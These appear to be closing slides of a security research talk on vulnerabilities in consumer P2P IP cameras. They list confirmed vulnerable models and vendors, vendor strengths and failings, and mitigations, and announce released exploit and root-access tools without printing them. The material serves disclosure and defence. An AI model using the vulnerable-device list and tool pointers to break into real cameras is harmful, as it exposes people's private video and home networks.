          iVar26 = call_syscfg_getVideoFlip();
          uVar17 = 3;
          if (iVar26 != 0) {
            uVar17 = 4;
          }
        }
```

Log message generated in initApp.HandleMsgPacket_cb

DEMO

P2P client



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Confirmed Vulnerable Devices

Q5

Q6

P1

W7

K5

G6

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Confirmed Vulnerable Devices

Galayou

Y4

G7

G6

G2

R2

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Confirmed Vulnerable Devices

Cinnado

D1

B6

Confirmed Vulnerable Devices

FT2

Affected Vendors

AJCLOUD

Cinnado

wansview

Galayou

faleemi

Septekon

hugolog

What did the vendors do right?

- Certificate based WebSocket authentication
- Signed and obfuscated APKs
- Pared down local OS
- Read only (-ish) file system

What did the vendors do wrong?

- Unauthenticated cloud access
- Verbose debug logging in Windows app
- Vulnerable P2P access
- No secure boot (despite T31 SOC supporting it)
- Easy manipulation with physical access

Mitigations

Segment cameras off from the rest of your network

Critical vulnerabilities in vendor cloud infrastructure will put your sensitive data at serious risk

Mitigations

Restrict outbound / inbound network comms

Will only produce limited results because network connectivity is essential to how these devices operate

"Blocking Without Breaking: Identification and Mitigation of Non-Essential IoT Traffic" explored this approach

https://petsymposium.org/popets/2021/popets-2021-0075.pdf

Mitigations

Access over RTSP on an air gapped network

By design, if camera cannot beacon home to cloud platform, video stream will be inaccessible

Mitigations

Open source alternative to vendor firmware and platforms


Complete control over device accessibility and configuration

Supports a variety of SoCs

openipc.org

Tool Release

Collection of PoC utilities and scripts to expedite analysis



Access camera's bootloader

Modify boot configuration to gain local root shell access

Retrieve device firmware

Flash device with new firmware or deploy your own OS

Exploit and P2P camera comms scripts

Tools and research available now under the MIT License

github.com/elastic/camera-hacks

Future Research

EXPLORE commands and capabilities provided by P2P protocol

ANALYZE and reverse engineer more firmware components

EMULATE camera firmware with QEMU to expedite RE and VR efforts

DISCOVER and exploit more vulnerabilities in cloud platform and firmware

EXPAND research to more camera vendors and IoT platforms

Key Takeaways

Discovered and exploited critical software, cloud, and hardware vulnerabilities

PPPP protocol in still in use and insecure by design

Cloud connectivity increases the camera attack surface

OpenIPC provides a safe firmware alternative

Hackers play a critical role in securing these devices

Our GitHub

github.com/elastic/camera-hacks

Special Thanks

@PaulMarrapese
@JakeKing
@_hugsy_
Jessica David
Miles Mager

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